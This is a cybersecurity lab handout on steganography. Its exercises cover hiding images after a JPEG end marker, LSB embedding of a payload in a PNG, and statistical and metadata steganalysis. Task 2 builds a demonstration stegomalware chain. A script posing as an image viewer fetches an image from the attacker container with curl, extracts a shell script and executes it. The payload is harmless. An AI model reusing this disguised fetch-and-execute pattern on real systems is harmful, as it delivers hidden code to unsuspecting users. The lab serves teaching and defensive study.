

Steganography Lab

Practical Lab Document

Overview

Steganography is a very old concept. It refers to the practice of representing information within another message or physical object, in a covert manner. In this lab, we will explore digital steganography, which applies this principle to all sorts of media files. You will learn both how to embed and to detect embedded content in pieces of digital media such as images. We will explore multiple ways to do this, from simple concatenation to clever modification of an image's color channels.

From a cybersecurity standpoint, steganography is an example of security through obscurity. We think it is important to put stegomalware in the spotlight, as several attacks have made use of steganographed media as a way to hide payloads, be it to avoid detection or even distribute critical parts of the malware through separate, benign, channels. For this reason, a portion of the lab also touches on the subject of stegomalware, and you will learn how to make both an embedding and a retrieval of a demonstrative malicious payload inside a carrier image.

Note: This document contains the practical portion of the lab and is aided by the theoretical document, which you can read in order to gain a deeper understanding of the subject.

Notes on container usage

This lab can easily be performed on Linux systems without many dependencies. However, we advise (especially for task 2) the usage of our containers. You will find in the lab a `docker-compose.yml` in the labsetup folder. This file, upon executing `docker-compose up -d` (you may have to use `sudo`), will spin up two containers, an attacker and a victim.

Each of these is appropriately named for the task 2 instructions, where we will discuss a typical stegomalware setup. However, you can use either of them to perform task 1, as they come with the necessary utilities. You can also probably use your own machine, as it may already package the necessary commands.

You will find that you need to transfer files between your computer and the containers, for image viewing, text editing, or other purposes. For your convenience, we set up a `volumes` folder. This folder is shared between both containers and the host.

You can easily get a shell in any of the containers by using `docker exec -it <container_name> /bin/bash`. Once you are done with the containers, running `docker-compose down --rmi all` will destroy them and their images.

Task 1

One of the more common and easier to understand uses of steganography is to hide images within other images. By closely interacting with a steganographed image and inspecting it you will come to understand its encodings and how its binary contents can be cleverly manipulated to contain more than is visible at first.

Task 1.1. - Image viewers are not forensic tools


Take a look at the `challenge.jpg` picture, available in the `volumes` folder, with any image viewer of your choice. You should see an old scientific magazine's drawing of a gnu. This doesn't really tell us anything. Even if there was a binary payload of a virus in here, the image viewer would not show us that.

A good surface level inspection tool for many sorts of media files (image, videos PDFs, audio, ...) is the `exiftool` command line tool. Using the provided Docker image, or your own Linux computer, inspect the image. You can do so with the command `exiftool <file_name>`.

- **Describe the output of the ``exiftool`` command, noting the MIME and file type.**

At first glance, the metadata should not reveal obvious abnormalities. However, we should not overly trust this type of tools. This is because such tools (and image viewers as well) usually detect the JPEG encoding in the file and stop parsing once they encounter the JPEG EOI (End Of Image) marker (`0xFF 0xD9`). Any data beyond that marker is usually ignored by standard image viewers.

In order to see if there is something hidden in the file, we will need to understand the file encodings and use lower level tools.



Task 1.2. - Image file encodings

Image files are simply binary files, with specific encodings that tell programs how to parse and represent them. In the case of JPEG, a quick look at the theoretical document will tell you more about the JFIF (JPEG File Interchange Format) in which many JPEG conforming files are encoded.

Independently of what encoding the image file has, it will most certainly contain its own convention for a “header”, i.e. a set of specific bytes that signify what encoding the image has, as well as possibly other attributes such as width and height. It is also important to signify when the image data is over. In the case of JPEG/JFIF, an EOI byte sequence can be found at the end of the JFIF-encoded image data. Such identifying byte sequences are commonly called magic bytes or file signatures.

- Using a hex inspection tool, such as `hexdump` or `xxd`, try to find the bytes sequences characteristic of JFIF files in the binary contents. It might be useful to pipe the output of the program to a pager. You can do that by appending `| less` to the command. Also remember that strings or byte sequences may be broken up in your terminal window display.
 - Scroll using the arrow keys or `j/k`
 - Search for patterns with `/<pattern>` (only locates patterns down from your cursor in the document)
 - Press `g` to return to top of file (recommended before searching)
 - Jump to the next match with `n`
- Some hex visualizers also print ASCII strings. Look for the 'JFIF' string in the file, or its hex representation `4a 46 49 46`
- Try to find the EOI indicator. Is there any data past it?

Task 1.3. - Uncovering the second image

If you completed the previous task, you may have noticed there exists data beyond the EOI indicator of the JPEG image. This is a pretty good indication a second image or file has been concatenated into the carrier image. Indeed, the

JPEG standard allows for trailing bytes after the EOI indicator, making it a prime target for concatenation steganography. What you have to do now is to identify what kind of file it is and to extract it.

- **Look up encoding byte sequences for other common image file formats, i.e. PNG. Try to locate them using the hex tools mentioned.**

At this point, you should have enough information to determine whether another file has been embedded in the carrier image. You have two ways to extract it - using sophisticated tooling such as `binwalk`, a program that can identify and optionally extract embedded files and data, or simply using `dd if=<inputfile> of=<outputfile> bs=1 skip=<beginByte>` to copy out the embedded file byte by byte. You can find the `'beginByte'` by finding the byte offset immediately after the EOI indicator. Whatever your approach is, perform the following tasks:

- **Describe your process and the resulting output file.**
- **Reflect on why this simple file concatenation technique may evade casual inspection.**
- **What simple tool can you use to achieve this type of steganography?**

Note: `'binwalk'` is a slightly heavier program than your average util, so we decided not to package it with the containers. You can however quickly spin up a containerized binwalk with these instructions:

<https://github.com/ReFirmLabs/binwalk/wiki/Building-A-Binwalk-Docker-Image>

Task 2. - Stegomalware

Hiding images inside other images is a very fun and innocent use of steganography. Unfortunately however, such benign use-cases are not always the norm. Hiding malware inside seemingly harmless digital media is a crafty way to avoid traditional signature-based and sandbox-based detection. With stegomalware, the payload remains embedded and obfuscated inside a media file and is extracted at runtime.

Multiple high-profile cyber attacks and campaigns have been documented to make use of stegomalware in various ways: Cerber (2016) concealed executable Ransomware code in JPEG images, Waterbug (2019) injected malicious DLLs into

WAV audio files, among others. There are multiple ways to hide malware inside media, in ways much more sophisticated than simply appending a payload to the end of a file. In this task, you will explore LSB encoding of payloads into image files, as well as craft an extractor tool to retrieve and execute the (harmless) payload.

You will do this in an environment designed to mimic a possible interaction between an attacker and a victim. Make sure to set up the Docker container environment if you haven't already done so.

Task 2.1. - Embedding the payload

Inside the `attacker` container, you will find a `payload.sh` shell script with the following contents:

```
#!/bin/bash
echo "[demo] payload execution successful!"
touch /tmp/stego_malware_executed
```

To hide this payload, you will use the least significant bits of the image colors. What does this mean exactly?

In image files, each pixel is the unit of color. They often follow the RGB model, meaning they can be specified as `pixel(Red, Green, Blue)`, where each of the components is a value between 0 and 255. Each pixel takes 3 bytes of memory (assuming they don't have an Alpha channel), which means each component will have 8 bits. Among these bits, the least significant bit will have the least weight on the value of the channel. For example, assuming we have:

$$R = 11111111 = 255$$

If we switch “off” the MSB we will have:

$$R = 01111111 = 127$$

This is a big difference. However, if we modify the LSB instead:

$$R = 11111110 = 254$$

A tiny difference. In other words, we have a vessel for data in the form of a bit that will essentially barely change the color of the resulting pixel. 3 bits per pixel (or 1 LSB per color channel) are ours to modify as we please. The only restriction is that the number of bits we want to embed must be smaller than the amount of pixels in the image multiplied by 3.

Another thing to keep in consideration is to use a PNG encoded image as a carrier, since it is a lossless format, as opposed to JPEG.

A great library for manipulating image files is the PIL (pillow) python library. You will find in the [labsetup](#) folder a python program [embed.py](#) that toggles all LSBs of an image to 0.

```
from PIL import Image
import sys
import struct

def embed_payload(input_image, payload_file, output_image):

    # Open image and convert its data into an array of RGB values
    img = Image.open(input_image).convert("RGB")
    pixels = list(img.get_flattened_data())

    new_pixels = []

    for pixel in pixels:
        r,g,b = pixel

        channels = [r,g,b]

        for i in range(3):
            # Toggle off LSB
            channels[i] = channels[i] & 0xFE

        new_pixels.append(tuple(channels))

    out = Image.new(img.mode, img.size)
    out.putdata(new_pixels)
    out.save(output_image)

    print(f"Stego image written to: {output_image}")

if __name__ == "__main__":
    if len(sys.argv) != 4:
        print(
            f"Usage: {sys.argv[0]} <input.png> <payload> <output.png>"
        )
        sys.exit(1)

    embed_payload(
        sys.argv[1],
        sys.argv[2],
        sys.argv[3]
    )
```

Run the program with no payload (just input some random gibberish in that argument) on the `duck.png` image, also available inside the attacker. Make sure to output it to a `.png` as well. For example, `python embed.py duck.png <anything> evilduck.png`.

- Can you see any difference between the original image and the resulting image? Why?
- Make the necessary additions and modifications to the code in order to embed the payload into it. Name the output `infected.png`.

If you're having trouble, the procedure you will have to take roughly starts with opening the payload file in "rb" mode, converting the payload bytes to a list of bits and placing each of them in an open "slot" in the image.

In a real world context, the payload would often be obfuscated in some other manner. It could be encrypted, compressed, or a combination of both. A good extra challenge is to experiment with compressing the payload with gzip before embedding it. You will of course have to decompress it upon recovering it as well, with the extra advantage of it not being so obvious to detect.

Task 2.2. - Delivering the payload

You should now have an apparently harmless image of a duck with a demonstration payload embedded in its least significant bits (LSBs). In order to simulate a more realistic scenario, the image should be delivered to the victim container through a seemingly benign channel. A common and straightforward way to achieve this is to serve the image over HTTP.

In real-world attacks, adversaries often rely on social engineering to convince users to download malicious media files. In other cases, an already compromised system may retrieve additional payloads from a remote server in order to reduce the likelihood of detection and avoid shipping all malicious functionality at once.

In this task, the attacker container will host the steganographic image, while the victim container will download and process it using a simple extractor program.

Hosting the image is easy enough. From the attacker container, simply move it into a folder of your choosing and start a python HTTP server.

```
mkdir -p website && mv infected.png website/.  
cd website
```

```
python -m http.server 8000
```

In the victim container you will find the `imv_fake.sh` script.

```
#!/bin/sh
set -e
if [ "$#" -ne 3 ]; then
    echo "Illegal number of parameters"
fi

curl -o infected.png http://"$1":"$2"/"$3"

python3 extractor.py infected.png payload.sh

chmod +x payload.sh

./payload.sh
```

It mimics the command line utility `imv` for image viewing, but instead downloads the malicious image on the provided link, calls `extractor.py` on it and runs `payload.sh`.

```
from PIL import Image
import struct
import sys

# the opposite of bytes_to_bits...
def bits_to_bytes(bits):
    output = bytearray()

    for i in range(0, len(bits), 8):
        byte = 0

        for bit in bits[i:i+8]:
            byte = (byte << 1) | bit

        output.append(byte)

    return bytes(output)

def extract_payload(input_image, output_file):
    img = Image.open(input_image).convert("RGB")
    pixels = list(img.get_flattened_data())

    # TODO: complete this
```



```

print(f"Extracted payload written to: {output_file}")

if __name__ == "__main__":
    if len(sys.argv) != 3:
        print(
            f"Usage: {sys.argv[0]} <input.png> <output_payload>"
        )
        sys.exit(1)

    extract_payload(
        sys.argv[1],
        sys.argv[2])

```

Your tasks are the following:

- Make the necessary modifications to `extractor.py` in order to have it extract the hidden payload to the destination bash executable.
- Run `imv_fake.sh` with the attacker host, port and image filename and verify if you managed to execute the malicious payload.
- Can you describe plausible real-world scenarios in which similar extractors could realistically execute automatically.

Task 3. - Steganalysis

It is often difficult to identify steganographic alterations to files, as they are frequently encrypted or compressed; we must, therefore, rely on more sophisticated methods of analysis to stand a better chance at detecting malicious changes. The field of steganalysis fills this need.

In this section we will explore some steganalysis techniques that attempt to identify artificial changes to file contents by searching for discrepancies in noise patterns and file format behavior. This section is a bit more exploratory, as we want you to experiment with different techniques, feeling free to use different payloads and images. In the solutions folder, you will find a helping hand in the file `analysis.py`.

Task 3.1. - Noise Residual Analysis

Natural images contain high-frequency variations originating from texture, sensor noise, compression artifacts, and scene structure. Steganographic embedding techniques such as Least Significant Bit (LSB) substitution introduce additional perturbations into pixel values. Although these modifications are usually imperceptible to the human eye, they may alter the statistical properties of the image.

One way to analyze these perturbations is to estimate the image residuals by subtracting a denoised approximation of the image from the original. The resulting residual image emphasizes high-frequency components and can sometimes reveal statistical anomalies introduced by steganographic embedding.

Noise-Floor Consistency Analysis is a set of techniques aimed at identifying these disturbances. To use it, we must first obtain the noise map of an image in the following steps. It is recommended you use the `cv2` library in Python for this exercise. Once again, make sure to use PNG.

- **Apply the `embed.py` file obtained in Task 2.1. to an image in order to steganographically hide a payload inside of it. We recommend a bigger payload, since it would be statistically more detectable.**
- **Apply a `GaussianBlur` or `MedianBlur` to the clean and embedded image in order to obtain a denoised estimate of them.**
- **Find the absolute difference between the original and denoised images, called the residuals.**

You may find the following OpenCV functions useful:

- `cv2.imread`
- `cv2.GaussianBlur`
- `cv2.absdiff`

By doing this, we are effectively making a map of how much each value differs from the ones around it, approximating the noise produced in that pixel. The result we obtain differs depending on the denoising method used, and while the suggested blurs aren't the most sophisticated, they can get a sufficiently good result for this exercise.

We can now start analyzing the residuals. There are several methods we can use, but in this exercise we will focus on the analysis of the variance in the noise values.

- Find the variance value of the residual in both the clean and embedded image.
- Apply the same process to different images and verify in which ones the variance difference is significant and which external factors could be impacting variance.
- Is the variance difference significant? If you are up for a challenge, try applying the same process to different images or using different measurements such as Entropy and Neighbor Correlation.

There are several factors that can influence our measurements like textured regions, natural image variability, payload size, and denoising method. It is therefore best to employ a higher variety of measurements when trying to identify steganographical embeddings, such as Entropy or Neighbor Correlation. We also recommend experimenting with different payload sizes, as the original may not be very detectable.

Task 3.2. - Format Analysis

In Task 1 we identified an image hidden after an EOI flag in the original jpeg. In doing so, we engaged in one of the several branches of Format Analysis, a set of techniques aimed at identifying steganographical additions to files by analyzing their file structure, metadata, encoding rules, etc.

In this section we will focus on Metadata Analysis, which works by extracting the metadata from the possibly compromised file and trying to find discrepancies that suggest the file has been altered.

- There are two images in the volumes directory labeled "metadata1.jpg" and "metadata2.jpg". You should create a very simple Python script to obtain the following metadata flags from each image using Pillow, if they exist:

- **Software**
- **DateTimeOriginal**
- **DateTime**
- **Make**
- **Model**
- **Image Dimensions**
- **Compression Information**

You may find the `Image.getexif()` method and the `PIL.ExifTags.TAGS` mapping useful for decoding EXIF tag identifiers.

Although not always relevant, present, or indicative of steganographical activity, there are certain ways in which these tags can indicate that the picture has been altered, which should alert you to the possible hidden content:

- **Software** - Can indicate the usage of editing software in allegedly unaltered images.
- **DateTimeOriginal/DateTime** - Might directly show the file has been edited if there is a discrepancy between the dates.
- **Make/Model** - Missing values can indicate synthetic generation, editing, or general metadata stripping, while impossible combinations should also tip the analyst off to suspicious activity.
- **Image Dimensions** - Unexpected dimensions may indicate manipulation.
- **Compression Information** - Embeddings often require recompression, which might be shown in this field. Unusually low quality can also be an indication of manipulation.

There are, of course, countless other tags that could help you determine the possibility of hidden files, as well as more general signs of editing such as the absence of tags that should have been present.

- Finally, we would ask you to try to determine which, if any, of the images' metadata display signs of steganography embedding, justifying your answer with their tag contents.

Feel free to also experiment with every other technique you've learned in this lab.

Conclusion

If you have reached this far into the lab, we hope you have obtained general knowledge on several fundamental concepts related to steganography, digital forensics and covert data transmission. Beginning with simple file analysis and progressing toward statistical steganalysis, the exercises demonstrated how apparently harmless media files may conceal hidden information while remaining visually indistinguishable from ordinary content.

More broadly, this lab illustrates an important cybersecurity principle: media files should not be treated as inherently trustworthy simply because they appear visually benign, or come through a benign channel. Especially in enterprise environments, modern systems routinely process images, documents, audio and video files automatically, creating opportunities for attackers to exploit parsers, conceal payloads, or disguise malicious communication within ordinary-looking data.

Steganography and steganalysis is a broad and complex topic. However, we believe this lab demonstrates that steganographic techniques are not undetectable magic. Careful forensic inspection, statistical analysis, validation of file structure and defensive enterprise CDR techniques are some of the effective tools for identifying and mitigating abuse. Understanding both the capabilities and limitations of steganography is essential for the design of secure systems that process untrusted media.